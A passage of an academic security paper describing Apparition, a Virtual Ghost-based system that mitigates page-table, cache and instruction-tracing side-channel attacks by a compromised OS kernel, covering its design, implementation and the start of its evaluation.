Despite these protections, attackers can steal application data using side-channel attacks that exploit shared hardware resources [38] or interactions between application code and the OS kernel [73]. Worse yet, a compromised OS kernel can exacerbate these side channels by manipulating software state, e.g., via CPU scheduling, and by configuring privileged hardware resources, e.g., the processor's interrupt timer and memory management unit (MMU) [38, 73]. Shielding systems must mitigate side-channel attacks if they are to protect the confidentiality of application data.

In this paper, we present methods to defend against page table and last-level cache (LLC) side-channel attacks launched by a compromised OS kernel. Our methods require no changes to existing processors. A malicious OS kernel may infer victims' memory access patterns and in turn recover secret information via tracing page table updates or page faults, or measuring the victims' cache usage patterns [43, 52, 63, 73]. To eliminate page table side channels, our key insight is that trusted software should prevent the OS kernel from reading or manipulating page table entries (PTEs) for memory holding application secrets. To thwart LLC side-channel attacks, we leverage Intel's Cache Allocation Technology (CAT) [4] in concert with techniques that prevent physical memory sharing.

Since our solution must prevent physical memory sharing, control configuration of the Intel CAT feature, and prevent reading and writing of page table pages, we implement our solution by enhancing Virtual Ghost. Virtual Ghost [26] already controls an OS kernel's access to page tables and to privileged hardware registers. It also provides private memory in which an application can store sensitive information and prevents

sharing of physical memory containing application secrets. As Virtual Ghost is based on Secure Virtual Architecture (SVA) [28], we can combine our solution with other security policies enforced by SVA (such as memory safety [27,28]). Our solution does not change the Virtual Ghost paravirtualization interface and therefore requires no changes to existing SVA software and hardware.

We prototype our changes in a new version of Virtual Ghost dubbed *Apparition*. *Apparition* is optimized relative to the original Virtual Ghost by using Intel Memory Protection Extensions (MPX) [4] to reduce software fault isolation (SFI) overheads and by eliminating serializing instructions (which reduce instruction-level parallelism) added by the original Virtual Ghost to control page table access.

To summarize, our contributions are as follows:

- We show that using MPX for SFI and eliminating serializing instructions when accessing page table pages improves performance by up to 2× relative to the original Virtual Ghost.
- We design, implement, and evaluate a defense against page table side-channel attacks in Apparition that leverages Apparition's control over the page table pages.
- We show how Apparition's control over privileged hardware state can partition the LLC to defeat cache side-channel attacks. Our defense *combines* Intel's CAT feature [4] (which cannot securely partition the cache by itself) with existing memory protections from Virtual Ghost [26] to prevent applications from sharing cache lines with other applications or the OS kernel.
- We present a design that eliminates side-channel attacks that infer code memory accesses by controlling interrupt, trap, and system call dispatch, context switching, and native code generation.
- We evaluate the performance of Apparition, study the sources of its overheads, and compare it to the performance of Virtual Ghost enhanced with our new optimizations. Using native FreeBSD as the baseline, we find that Apparition adds 1% to 18% overhead to this version of Virtual Ghost on the real-world applications we tested except for one real-world program that experiences up to 86% additional overhead.

The rest of the paper is organized as follows. Section 2 describes our attack model. Section 3 provides background on memory management side channels along with potential/possible attacks. Section 4 provides background on Virtual Ghost and explains how we improved its performance. Section 5 describes the design of our mitigations against page table and cache-based side-channel attacks, and Section 6 discusses how our work mitigates some of the recent speculative execution side-channel attacks. Section 7 describes our prototype implementation. Section 8 presents the results of our experimental evaluation. Section 9 discusses related work, and Section 10 summarizes our contributions.

## 2 Attack Model

Our attack model assumes a strong attacker that controls the OS kernel and wishes to steal application data. Due to defenses like Virtual Ghost [26], this attacker cannot directly read application memory. We assume that the application and the libraries that it uses are part of the TCB for that application's security policy; that the application author has taken measures to ensure that the application and its libraries are safe from direct attack, e.g., by using security hardening tools [33, 56] or type-safe programming languages, and that the application and its libraries protect themselves from Iago attacks [17] by distrusting return values from the OS. We also assume that the attacker cannot gain physical access to the machine. Under such conditions, side-channel attacks become attractive.

We assume that the attacker will attempt to use side channels, either via a malicious user-space process or via malicious code within the OS kernel itself. We focus on page table side-channel [63, 73] and LLC side channel [13, 43, 52, 76, 79] attacks launched by software because of their practicality. These side channels may leak information on the program's accesses to data and/or code memory. Speculative execution side channels are outside our attack model's scope, but we discuss how our system can mitigate some of the Meltdown [49] and Spectre [46] side channels in Section 6. Side-channel attacks launched by hardware are outside the scope of our attack model.

## 3 Side-Channel Attacks

Side-channel attacks exploit implicit information flows within modern processors [36–38, 43, 52, 58, 63, 69, 73] to steal sensitive application data. The memory management side channels fall into two categories: ones resulting from shared architectural states and ones due to the OS's control of memory management.

Modern systems share architectural states across processes, including translation lookaside buffers (TLBs), translation caches, CPU caches, memory controllers, memory channels, DIMMs, and DRAM ranks and banks. The shared state allows one process to indirectly infer another process's behavior without direct access to the vic-

tim process's data. Observing which code or data a victim process accesses allows attackers to infer protected application data [37, 38, 58, 69].

A compromised OS can leverage its complete control over privileged processor state to create additional side channels. For example, the OS can steal a victim process's secret information by tracing page faults, page table updates, and cache activities [38, 73]. It can control system events to alleviate noise and use a side channel to steal an application's secret data with a single execution of the victim's code [38, 63, 73].

Systems that protect applications from the OS kernel like Virtual Ghost [26], Overshadow [20], InkTag [40], and Haven [12] do not mitigate these side channels; the architectural states are still shared among processes, and the OS kernel has access to or even controls the page table on these systems. In this section, we explain the page table [63, 73], LLC [43, 52], and instruction tracing [73] side-channel attacks that Apparition mitigates.

## 3.1 Page Table Side Channels

Commodity OS kernels can configure page tables, intercept and process page faults, and query the virtual address causing a page fault [15, 54, 60, 64]. With these abilities, a compromised OS can monitor which virtual addresses a victim process accesses and, with knowledge of the application's source code, infer its secret information [73]. Recent research [63, 73] shows that a compromised OS can use its ability to configure the page table to launch page fault side-channel attacks to acquire sensitive application data protected by Intel SGX [23, 42]. The attack is powerful enough to steal a document and outlines of JPEG images from a single execution of applications protected by InkTag [40] and Haven [12].

More specifically, the OS kernel can use the methods below to infer information about an application's memory access patterns via the virtual-to-physical address translation mechanism:

**Swapping** If the OS kernel cannot directly modify the PTEs for pages containing private application data, it can indirectly mark the pages inaccessible if the shielding system provides the OS with a mechanism to swap pages out and back in. The OS can use the mechanism to swap a page out and then infer the memory access patterns of applications by monitoring when the shielding system requests the OS to swap the page back in. Systems such as InkTag [40] and Virtual Ghost [26] provide mechanisms for swapping that prevent direct data theft via encryption but do not mitigate swapping side channels.

**Reading PTEs** If the OS kernel cannot modify PTEs and cannot swap out pages, it can still infer an application's memory access patterns by reading PTEs as the application executes. Many processors set a dirty bit in the PTE when they write to a page. Processors may also set an accessed bit when they read from or write to a page. By continually examining PTEs, the OS can learn when an application first reads from and writes to various memory locations [67]. On multi-processor and multi-core systems, the compromised OS can scan the page tables (which reside in memory) on one core while the application executes on another core.

**Inferring Caching of Translations** A compromised OS can potentially infer a victim's memory access patterns using PRIME+PROBE [8–10, 38, 58, 66, 78] and FLUSH+RELOAD [13, 76, 79] cache side-channel attacks on caches holding virtual-to-physical address translations. Processors cache virtual-to-physical address translations in TLBs [3, 4], on-chip translation caches [4, 14], and CPU caches in the memory hierarchy [2, 3]. If a compromised OS can use the same virtual-to-physical translation caches as the application or determine if a PTE is already cached in the processor's memory caches, it can infer information on whether the application has used that page.

We observe that successfully mitigating page table side channels requires protecting both the *confidentiality* and *integrity* of virtual-to-physical address translations.

## 3.2 Cache Side Channels

Cache side-channel attacks infer secret data by measuring the cache usage patterns of the victim [36–38, 43, 52, 58, 76, 79]. Two common cache side-channel attacks are PRIME+PROBE [58] and FLUSH+RELOAD [76], both of which can be applied on private caches [58] and shared LLC [43, 52].

The PRIME+PROBE attack [58] fills the monitored cache set with its own cache lines, busy-waits for a set time, and measures the time it takes to access its cache lines again. A longer access time indicates that the attacker's cache line has been evicted by a victim's access to data mapping to the same cache set. The FLUSH+RELOAD attack [76] is a variant of the PRIME+PROBE attack that relies on the victim and the attacker sharing pages containing target cache lines. Page sharing is common for shared libraries. The attacker first flushes the target cache line e.g., with the `clflush` instruction, busy-waits for a set time, and measures the time it takes to access the target cache line. A shorter access time indicates that the victim has already reloaded this target cache line.

LLC side-channel attacks can achieve a high attack resolution without requiring the attacker and the victim to share the same core [52]. Cache partitioning [35, 44,

50, 61, 70, 71, 80] can mitigate cache side channels by preventing the attacker from evicting the victim's cache lines. However, existing work assumes an unprivileged user-space attacker [70, 71, 80] or a virtual machine attacking its neighbors [35,44,50,61,80] and relies on privileged code to configure and manage the partitioning.

*These defenses are ineffective against a compromised OS kernel.* A compromised OS kernel can assign the same page color to the attacker and the victim or configure the hardware so that the attacker and the victim share the same cache partition. The OS kernel could even launch cache side-channel attacks itself. Therefore, our cache partitioning defenses must prevent malicious privileged code from manipulating cache partitions as well as from sharing partitions with protected applications.

### 3.3 Instruction Tracing Side Channels

We have so far presented side-channel attacks that attempt to infer data memory accesses. However, the instruction sequence executed by a program may also leak information about application secrets if there is a control dependence on data that the application wishes to keep secret i.e., an implicit flow [32]. A compromised OS could exploit side channels to trace instruction execution in a number of ways. If the shielding system neglects to hide an application's saved program counter when an interrupt, trap, or system call occurs, the OS could configure the processor timer to mimic single-step execution [38] and read the program counter as each instruction is executed. If that is not possible, the OS could use a page fault or cache side-channel attack on application code memory instead of (or in addition to) application data memory. Previous work has used page fault side channels [73] to infer when instructions are executed and, from that, to infer secret data from an application.

## 4 Virtual Ghost Improvements

Apparition extends Virtual Ghost. As Figure 1 shows, Virtual Ghost [26] is a compiler-based virtual machine, built from SVA [28], interposed between the software stack and the hardware. We present Virtual Ghost's design and then describe two performance improvements we made to Virtual Ghost that are present in Apparition.

### 4.1 Design

The OS kernel on a Virtual Ghost system is compiled to a virtual instruction set (V-ISA) [26]. The Virtual Ghost Virtual Machine translates virtual instructions to the native instruction set (N-ISA) for execution. Virtual Ghost can sign and cache native code translations to provide





Figure 1: Virtual Ghost Architecture

ahead-of-time compilation, or it can translate code at system install time, boot time, or just-in-time. Virtual Ghost forces all OS kernel code to be in V-ISA form. Application code can be in either V-ISA or N-ISA form.

The V-ISA consists of two sets of instructions [26]. The SVA-Core instructions are based on the LLVM Intermediate Representation (IR) [47], which uses static single assignment (SSA) form [30] to enable efficient static analysis of code. However, the original LLVM IR cannot support a complete OS kernel, so SVA provides a second set of instructions, SVA-OS [29], which allows the OS kernel to configure privileged hardware state, e.g., the MMU, and manipulate program state, e.g., context switching. The SVA V-ISA enables Virtual Ghost [26] to use compiler techniques to enforce security policies. Virtual Ghost can add run-time checks while translating code from the V-ISA to the N-ISA; the SVA-OS instructions can help enforce security policies by restricting hardware configuration and state manipulation.

Via compiler instrumentation and run-time checks, Virtual Ghost can provide applications with the functionality they need to protect themselves from a compromised OS kernel [26]. One such feature is *ghost memory*. For each process, Virtual Ghost divides the virtual address space into four regions as Figure 2 depicts. There is user-space memory that an application and the OS kernel can use to communicate; both can read and modify it. There is also kernel memory, which the OS kernel can read and write. Unlike existing systems, Virtual Ghost prevents user-space memory and kernel memory from being executable; they do not contain executable native code. Virtual Ghost adds a new ghost memory region that only the application can read and modify and can therefore use to hold sensitive data. Finally, there is the Virtual Ghost VM memory region in which Virtual Ghost stores its own data structures, the native code translations it creates for V-ISA code, and the code segments of N-ISA application code. Pages containing native code are mapped as execute-only while all other Virtual Ghost VM memory regions are inaccessible to applications and the kernel.

With these features, programmers can write *ghosting applications* for Virtual Ghost systems that actively protect themselves from the OS kernel: applications can





Figure 2: Virtual Ghost Address Space Layout





Figure 3: Address Space Layout Seen by Intel MPX

store all their data and encryption keys inside ghost memory to prevent theft and tampering, and they can use encryption and digital signatures to maintain data confidentiality and integrity when sending data into or receiving data from the operating system's I/O systems [26]. Since Virtual Ghost generates all the native code that is executed on the system [26], it can place that code into the Virtual Ghost VM memory and protect its integrity from both the OS kernel and errant applications.

Virtual Ghost employs SFI [68] to protect the confidentiality and integrity of ghost memory and Virtual Ghost VM memory [26]. It adds a set of bit-masking and predicated instructions before every load and store within the OS code to ensure that every pointer used in a load or store operation points into either user- or kernel-space memory. Additionally, by placing interrupted program state in the Virtual Ghost VM memory during interrupt, trap, and system call dispatch, Virtual Ghost can protect saved processor state using SFI. However, as Virtual Ghost allows the OS kernel to read page tables, it does not place them in Virtual Ghost VM memory. Instead, it maps page table pages as read-only memory by the OS and makes the OS use SVA-OS instructions to modify them, thereby preserving the integrity of the page table pages. Finally, Virtual Ghost employs control flow integrity (CFI) [7] to ensure that the SFI instrumentation is not bypassed.

We have enhanced the performance of Virtual Ghost with two new optimizations, which we include in Apparition. First, our prototype uses the Intel MPX bounds checking instructions [4] to implement faster SFI. Second, we refactored how Virtual Ghost protects page table pages to reduce the number of serializing instructions.

## 4.2 Intel Memory Protection Extensions

Intel's MPX [4] was originally designed to accelerate memory safety enforcement via hardware support. MPX enhances the processor with four bounds registers, each of which maintains the lower and upper bounds of a single memory object. Bounds checking instructions check a virtual address against either the lower or upper bound of the specified bounds register and generate a trap if the virtual address does not reside within the bounds.

Virtual Ghost uses SFI to ensure that the kernel does not access ghost memory and VM memory regions while allowing access to user- and kernel-memory regions. To implement SFI using MPX, we treat the combined user- and kernel-space regions as a single large memory object; the Virtual Ghost VM can then replace SFI's bit-masking and predicated instructions before every load and store within the kernel with MPX bounds checking instructions.

One challenge with efficiently using MPX is that the user- and kernel-memory regions are not contiguous. Furthermore, since their current placement enables the compiler to use more efficient addressing modes on x86-64, moving them to make them contiguous could negatively impact performance.

To address this issue, each run-time check before a load or store first subtracts the length of user-space memory (denoted *gstart*) from the address that is to be checked. This makes the user- and kernel-space regions appear contiguous (as Figure 3 shows). MPX bounds checks can then be used by setting the base and bound registers to the remapped values of the start of kernel-space and the end of user-space memory. If the access is outside of kernel and user space, the processor generates a trap into the Virtual Ghost VM which handles the out-of-bounds error.

## 4.3 SVA Internal Direct Map

A direct map is a range of virtual pages that are mapped to consecutive physical addresses, i.e., the first page to the first physical frame of memory, the second page to the second physical frame, and so forth. With a strategically placed direct map, an OS kernel can quickly find a virtual address mapped to a specific physical address by applying a simple bitwise OR operation to the physical address [15]. Operating systems such as Linux and FreeBSD use the direct map to write to page table pages. Since Virtual Ghost must control how the processor's MMU is configured [26], it originally mapped page table pages in the OS kernel's direct map for read-only access, and when an SVA-OS instruction needed to update the page tables, it temporarily cleared the x86 CR0.WP bit to disable the MMU's enforcement of write protection, thereby allowing the Virtual Ghost VM to modify the page table.

We have found that this method incurs significant overhead as flipping CR0.WP is a serializing operation that interferes with instruction-level parallelism [4]. This caused Virtual Ghost's page table updates to be much

slower than those of a conventional OS kernel, decreasing the speed of process creation and termination, demand paging, and the execution of new programs.

Apparition eliminates the need for modifying CR0.WP by placing a direct map of physical memory within the Virtual Ghost VM memory that provides write access to all physical frames, including page table pages. When Virtual Ghost needs to update a PTE, it simply modifies the entry via its internal direct map instead of flipping CR0.WP to toggle the write protection on the OS kernel's direct map. Since this internal direct map is within Virtual Ghost VM memory, the existing SFI mechanism prevents the OS kernel from altering it.

# 5 Side-Channel Mitigations

We now present our design for mitigating page table, LLC, and instruction tracing side-channel attacks.

## 5.1 Page Table Side Channels

To mitigate the page table side-channel attacks described in Section 3.1, a system must protect both the confidentiality and integrity of the page table pages. Apparition must therefore enforce several restrictions.

**Page Table Restrictions** Apparition must prevent the OS from modifying PTEs that map ghost memory. Otherwise, the OS can unmap ghost memory to track the program's memory accesses via page faults. Likewise, Apparition must ensure that page frames used for ghost memory are not mapped into virtual memory regions that the OS can access; Virtual Ghost already enforces these constraints [26].

Apparition must additionally prevent the OS from reading PTEs (and therefore the corresponding page table pages) that map ghost memory. This prevents the OS from observing updates to PTEs caused by ghost memory allocation, deallocation, and swapping and from inferring information when the processor sets the accessed or dirty bits in PTEs for ghost memory.

To enforce these restrictions, we exploit the hierarchical, tree-like structure of x86 page tables. Virtual Ghost allows the OS kernel to directly read all PTEs but forces the kernel to modify PTEs with the `sva_update_mapping()` SVA-OS instruction [26]. This ensures that the OS does not gain access to ghost memory by altering the page table. Apparition disables *all* OS accesses to the subtree of the page table that maps ghost memory by removing read/write permission to the page table pages in this subtree from the OS's direct map; only the Apparition MMU instructions can read and write PTEs mapping ghost memory via the new SVA internal direct map described in Section 4.3. This ensures the integrity and confidentiality of ghost memory.

**Swapping** Apparition's ghost memory swapping instructions must prevent the OS from selecting which ghost memory pages to swap out and in. Instead, the secure swap-out instruction should randomly select a page to encrypt and swap out. The secure swap-in instruction should swap in *all* the pages that have been swapped out for that process (as opposed to swapping in a single page). This prevents the OS from learning which pages the process accesses. However, it also restricts the size of any single application's ghost memory to a fraction of physical memory; otherwise, it may be impossible to swap in all swapped-out ghost pages, causing the process to fail to make forward progress. Since the OS retains control over user-space memory, it should swap that memory out first before swapping out ghost memory; swapping out user-space memory imposes no restrictions on the OS.

## 5.2 Page Allocation Side Channels

By protecting the confidentiality and integrity of page table pages, our Apparition design protects applications from side channels that flow through the page table pages. However, in addition to these protections, our Apparition design must ensure that the application does not leak information through its ghost memory allocation behavior. Otherwise, a compromised OS can use this new side channel in lieu of existing page table side channels.

Virtual Ghost [26] requires the OS to provide a callback function that the Virtual Ghost VM can use to request physical frames from the OS kernel. This design decouples resource management from protection: the OS decides how much physical memory each process uses while Virtual Ghost protects the integrity and confidentiality of the memory. However, Virtual Ghost imposes no restrictions on when the Virtual Ghost VM requests physical memory from the OS. As a result, a compromised OS kernel can use the physical memory callback like a paging side channel. For example, if the Virtual Ghost VM lazily maps physical memory to ghost virtual addresses on demand and requests a single memory frame from the OS when it needs to map a ghost page, then the OS can infer the application's paging behavior.

To mitigate this side channel, in Apparition we disable demand paging on ghost memory. By doing so, we convert this side channel into a memory allocation side channel from which the OS can only infer memory allocation size; this leaks much less information about an application's secret data. To the best of our knowledge, no existing work exploits such memory allocation side

| Name | Description |
|---|---|
| `void allocmem(int num, uintptr_t frames[])` | Allocate `num` physical memory frames and store the addresses to them in the specified array. |
| `void freemem(int num, uintptr_t frames[])` | Free `num` physical memory frames whose addresses are stored within the specified array. |

Table 1: Physical Memory Allocation Callbacks

channels. To obfuscate the memory allocation size information, we redesign the physical memory allocation callback and impose new restrictions on how Apparition uses it. Table 1 shows the new design. The Apparition VM calls `allocmem()` to request a specified number of frames and `freemem()` to free frames. In our design, the Apparition VM will request a random number of frames from the OS when it needs more physical memory; these frames will be stored within an internal cache of free frames that it can use to fulfill ghost memory requests. When the internal cache of free frames becomes sufficiently large, the Apparition VM will return frames to the OS so that they can be used for other purposes. This design obscures ghost memory allocation patterns from the OS while still giving the OS some control over how much physical memory is used for ghost memory across all processes running on the system. We can create Apparition VM APIs for applications to disable these two protections if the application is not concerned about page allocation side-channel attacks.

## 5.3 Code Translation Side Channels

As Section 3.3 explains, attackers can use side channels on code memory accesses in addition to data memory accesses. Since Virtual Ghost places native code translations and N-ISA application code into Virtual Ghost VM memory [26], Apparition's page table (Section 5.1) and page allocation (Section 5.2) defenses eliminate code memory side channels. However, for V-ISA applications, Apparition must translate V-ISA code to N-ISA code without creating new side channels. When the OS loads an application in memory for execution, it loads the V-ISA code into either user-space or kernel-space memory and then asks Apparition to verify the integrity of the code and to create the native code for the application in Virtual Ghost VM memory. Apparition must ensure that its accesses to the V-ISA code do not leak information about the application's execution.

Two simple methods can eliminate this side channel. If the Apparition implementation does not employ runtime optimizations (such as lazy code translation), it must simply ensure that it translates all the V-ISA code of an application to native code when the OS requests translation via the `sva_translate()` SVA-OS instruction; so long as it does not read V-ISA code on demand as the program executes e.g., for lazy compilation, then no side channel exists.

If the Apparition VM performs run-time optimizations such as lazy code translation, it must copy the entire V-ISA code into Apparition VM memory first and use that copy to perform these run-time optimizations. In this way, both the V-ISA code and N-ISA code are protected from side channels.

## 5.4 LLC Side Channels

Our LLC side-channel defenses must prevent an application from sharing ghost memory with a compromised OS and other applications and ensure that cache lines for physical memory mapped to ghost memory will not be read or evicted by the OS or other applications.

**Preventing Page Sharing** Virtual Ghost [26] already ensures that an application's ghost memory cannot be accessed by the OS or other applications. As Sections 4.1 and 5.1 describe, the SFI instrumentation prevents the OS kernel from accessing ghost memory and from mapping ghost memory into regions that the OS kernel can access. Likewise, Virtual Ghost ensures that applications have their own private ghost memory that is not shared with other applications. This not only prevents data theft by applications and compromised OS kernels, but, as we discuss next, allows our Apparition design to utilize Intel CAT [4] to defend against LLC side-channel attacks.

**Cache Partitioning** Our defense against LLC side-channel attacks combines Virtual Ghost's existing memory protection mechanisms [26] with static cache partitioning implemented using Intel's CAT processor feature [4]. Intel CAT enables way-partitioning of the LLC into several subsets of smaller associativities [4]. A processor can switch among multiple classes of service (COS, or resource control tag with associated resource capacity bitmap indicating the subset of LLC ways assigned to the COS) at runtime. Privileged code can switch the COS and configure the bitmaps of each COS by writing to model-specific registers. The number of COSs supported depends on the processor type. In addition, Intel imposes two constraints [50]: the bitmap must contain at least 2 ways, and the ways allocated must be

contiguous. Once CAT is configured, the processor can only load cache lines into its subset of the cache; code running in one COS cannot evict cache lines in another COS. However, software in one COS can read data from all cache lines in the LLC, allowing software running in different COSs to read the same cache lines if they are sharing physical memory e.g., read-only mapped shared library code.

Our design requires one partition for kernel code and non-ghosting applications not using ghost memory, one for Apparition VM code, and one for each ghosting application. The processor in our experiments (Section 8) has four partitions. If there are more ghosting applications executing than partitions available, then the Apparition VM will need to multiplex one or more partitions between ghosting applications and flush the cache on context switches. Partitioning ghosting applications from both the kernel and non-ghosting applications eliminates side channels between these two domains, preventing the kernel from inferring information by measuring cache access time. Partitioning also eliminates costly cache flushes when control flow moves between ghosting application, Apparition VM, and OS kernel/untrusted application code. Additionally, partitioning the Apparition VM from the kernel and from ghosting applications ensures that any secrets held within Apparition VM memory (such as page tables) do not leak to either applications or the OS kernel.

Unfortunately, Intel CAT allows data reads from cache lines outside of the current COS [4]. However, since Apparition ensures that there is no sharing of ghost memory or native code between a ghosting application and the OS kernel (or other applications), and since the MPX SFI protections prevent the OS kernel from accessing ghost memory and Apparition VM memory, *such cross-COS reads will never occur*. Hence, the memory protections in Virtual Ghost *coupled* with Intel CAT can defend against LLC side-channel attacks.

**Cache Partitioning Configuration** The Apparition VM configures the cache partitions on boot and uses several mechanisms which, together, ensure that the OS kernel cannot reconfigure or disable the cache partitioning. First, the SVA virtual instruction set has no instructions for changing the cache partitions. Second, Virtual Ghost's MMU protections prevent the OS kernel from loading new native code into memory that was not translated and instrumented by the Virtual Ghost VM [26]. Third, Virtual Ghost enforces CFI on kernel code, ensuring that the OS kernel can only execute its own code and cannot jump into the middle of variable-length x86 instructions within the kernel [26] that might reconfigure cache partitioning.

On an interrupt, trap, or system call, the processor transfers control to the Apparition VM which switches the cache partition in use to the Apparition VM's partition. After saving the interrupted processor state in Apparition VM memory, the Apparition VM switches to the kernel's cache partition before calling the kernel's interrupt, trap or system call handler. Likewise, SVA-OS instructions switch to the Apparition VM's partition on entry and back to the kernel's partition on exit.

Our design also protects distrusting applications from each other by giving each application needing protection from LLC side channels its own cache partition. Initially, the Apparition VM assigns one cache partition to the first application using ghost memory. This cache partition will be divided into more cache partitions when more applications needing protection are scheduled. Apparition can either divide the cache space evenly between applications or employ quality-of-service policies based on the applications' LLC working sets. The only restriction is that each application's partition must have at least two ways. On current Intel processors, the Apparition VM must flush the entire cache when dividing a cache partition. Similarly, the Apparition VM will need to flush the cache on context switches if the number of distrusting ghosting applications exceeds the number of COSs provided by the processor.

If a process wants to create a cooperating thread with which to share its ghost memory or a child process which it trusts to use the same cache partition, the process can provide an option to the `fork()` system call indicating that the new process or thread should use the same cache partition as the parent process. Virtual Ghost (and hence Apparition) dispatches all system calls and creates all new processes and threads [26]. It can therefore determine whether the new process or thread that it creates should use the same cache partition as its parent.

## 5.5 Instruction Tracing Side Channels

As Section 3.3 discusses, inferring the dynamic order in which a program executes its instructions can leak information about data if the program counter depends upon secret data [32]. Existing attacks exploit such implicit flows within programs by tracing code memory page faults [73] or via timer-based interrupts [38].

Virtual Ghost [26] saves interrupted program state within the Virtual Ghost VM memory, forcing the OS kernel to use SVA-OS instructions to read or modify interrupted program state. The SVA-OS instruction set does not provide an instruction for retrieving the program counter stored within interrupted program state [25, 26]. As a result, while a compromised OS can interrupt an application as frequently as it wants, it cannot infer the program counter from interrupted program state. Combined with the virtual instruction set code and native code

memory mitigations described in Section 5.3, Apparition mitigates attacks that infer a ghosting application's program counter.

## 6 Impact on Speculation Side Channels

Recently, there has been much press about two classes of attacks, Meltdown [49] and Spectre [46], in which user-space code leverages speculative execution side channels in the processor to steal data and then exfiltrates the stolen data via existing side channels. While speculation side channels are outside the scope of our attack model in Section 2, our defenses mitigate some variants of these attacks that use cache side channels.

Spectre [46] is an attack in which one user-space process attempts to infer information about another user-space process. It utilizes the existence of shared branch prediction tables and branch target buffers to force the victim to speculatively execute code that loads sensitive data into the cache. Since our defenses partition the LLC and prevent the sharing of ghost memory, values in ghost memory will not become visible to attackers in the LLC. However, in order to mitigate speculation side-channel attacks, Apparition will need to prevent the sharing of all physical memory between untrusted processes, including native code pages and traditional user-space memory. Failure to do so would allow a Spectre attack to communicate information across the Intel CAT partitions through shared physical memory.

With several enhancements, Apparition could mitigate other forms of these attacks. To mitigate Meltdown [49] and Spectre [46] attacks that speculatively access out-of-bounds memory, Apparition could use speculation-resistant SFI instrumentation on both application and kernel code [34] to protect large memory regions; in particular, we show in [34] that SFI instrumentation using instruction sequences to stall speculative execution using a data dependence so that the SFI instructions must complete before the protected memory read instruction begins execution. To provide finer granularity protection, e.g., at the granularity of individual memory objects, Apparition could place `lfence` instructions before memory read instructions that have a control dependence on a branch to ensure that all instructions performing array bounds checks have committed before the load commences execution [6].

To mitigate Meltdown attacks [49], Apparition could transparently use a different set of page tables and PCIDs for user-space code, OS kernel code, and Apparition VM code [34], building off the suggestions from Intel [6].

Since Apparition uses a virtual instruction set to abstract away hardware details and controls native code generation, it can employ any or all of these mitigations *without changing application or OS kernel source code*. The virtual instruction set remains unchanged; Apparition can employ these solutions by enhancing its compiler transformations and native code generation.

| Component | Source Lines of Code |
|---|---|
| SVA-OS | 5,823 |
| SFI Pass | 292 |
| CFI Pass | 726 |
| **Total** | **6,841** |

Table 2: Apparition Physical Source Lines of Code

## 7 Implementation

We implemented Apparition by modifying the Virtual Ghost prototype for 64-bit x86 systems [26]. Apparition uses the FreeBSD 9.0 kernel ported to the SVA-OS virtual instruction set and is compiled with the LLVM 3.1 compiler. The Apparition prototype only supports single-processor execution, so our evaluation focuses on single-core overheads.

We used `sloccount` [72] to measure the source lines of code (which excludes whitespace and comments) of the SVA-OS instructions, the SFI compiler pass, and the CFI compiler pass comprising Apparition; Table 2 shows the results. Apparition's TCB contains 6,841 source lines of code which includes all of Virtual Ghost's old functionality [26], Apparition's functionality, and configuration options to enable and disable the new Apparition features. The original Virtual Ghost prototype contained 5,344 source lines of code [26] in comparison.

We implemented the MPX SFI optimization in Apparition by changing the existing LLVM IR-level SFI pass in Virtual Ghost [26] to insert inline assembly code utilizing MPX instructions instead of LLVM IR bit-masking instructions. We also implemented the SVA direct map by enhancing the SVA-OS instructions within Apparition. While Virtual Ghost is designed to restrict Direct Memory Access (DMA) operations to memory with an I/O MMU [26], neither the original Virtual Ghost prototype nor our prototype implements this feature.

To implement our paging protections in Sections 5.1 and 5.2, we modified the ghost memory allocator within the Apparition VM so that it requests all physical memory frames from the OS when the application uses the hypercall to request ghost memory. The previous implementation [26] would delay allocation of physical memory until the application read or wrote the ghost memory; the Virtual Ghost VM would then request a frame from the OS and map it on demand. Our ghost memory allocator also implements randomization; it maintains a set of memory frames within the Apparition VM and requests a random number of frames from the OS kernel when this

reserve becomes empty. Additionally, the FreeBSD 9.0 `malloc()` implementation always requests ghost memory in constant-sized chunks from the Apparition VM, further obscuring the application's actual memory allocation information from the OS kernel. As neither the Virtual Ghost prototype [26] nor our new prototype implement virtual-to-native code translation, we did not implement the mitigations in Section 5.3. Additionally, neither prototype supports swapping out of ghost memory to persistent storage.

Our prototype also implements the LLC side-channel mitigation features in Section 5.4. As our test machines support 4 cache partitions, we reserved one for the Apparition VM (dubbed VM COS), one for the OS kernel and non-ghosting applications (dubbed kernel COS), and one for a ghosting application (dubbed ghosting COS). We modified all of the SVA-OS instructions to switch between the kernel COS and the VM COS upon entry and exit. Our prototype switches between the ghosting COS and the kernel COS on context switches between ghosting and non-ghosting applications. It also multiplexes the ghosting COS by flushing the cache on context switches between two ghosting applications.

# 8 Evaluation

We first evaluate the performance optimizations described in Section 4. We then evaluate the performance overheads of our page table and LLC side-channel defenses.

## 8.1 Methodology

For our experiments, we used a Dell Precision T3620 workstation with an Intel® Core™ i7-6700 hyper-threading quad-core processor at 3.40 GHz with an 8 MB 16-way LLC, 16 GB of RAM, and an Intel E1000 network card. The machine has both a 256 GB Solid State Drive (SSD) and a 7,200 RPM 500 GB hard disk. We stored all the files for our experiments on the SSD. For the network experiments, we used a dedicated Gigabit Ethernet network and a Dell T1700 Precision workstation as the remote system. The T1700 runs FreeBSD 9.3 and has an Intel® Core™ i7-4770 hyper-threading quad-core processor at 3.40 GHz and 16 GB of RAM. We perform our experiments with the OS running in single-user mode to reduce noise from other processes on the system. We use a high-resolution timer (reading `rdtsc` directly) to measure time, and we report the average (arithmetic mean of) execution time of multiple runs.

Our evaluation needed benchmarks and applications that rely heavily on OS kernel services e.g., the file system and network stack. Our evaluation therefore used the following programs:

**LMBench:** We used the LMBench benchmark suite [55] to measure the latency of various system calls on Virtual Ghost with and without the new optimizations. For the benchmarks for which we can specify the number of repetitions to run, we used 1,000 repetitions. LMBench reports the median result of the number of repetitions specified. We configured `lat_select` to use local files. In `lat_ctx`, we measured context switch time between two processes; each process does nothing but passes a token to the other process via a pipe. For all the other workloads, we used the default configurations.

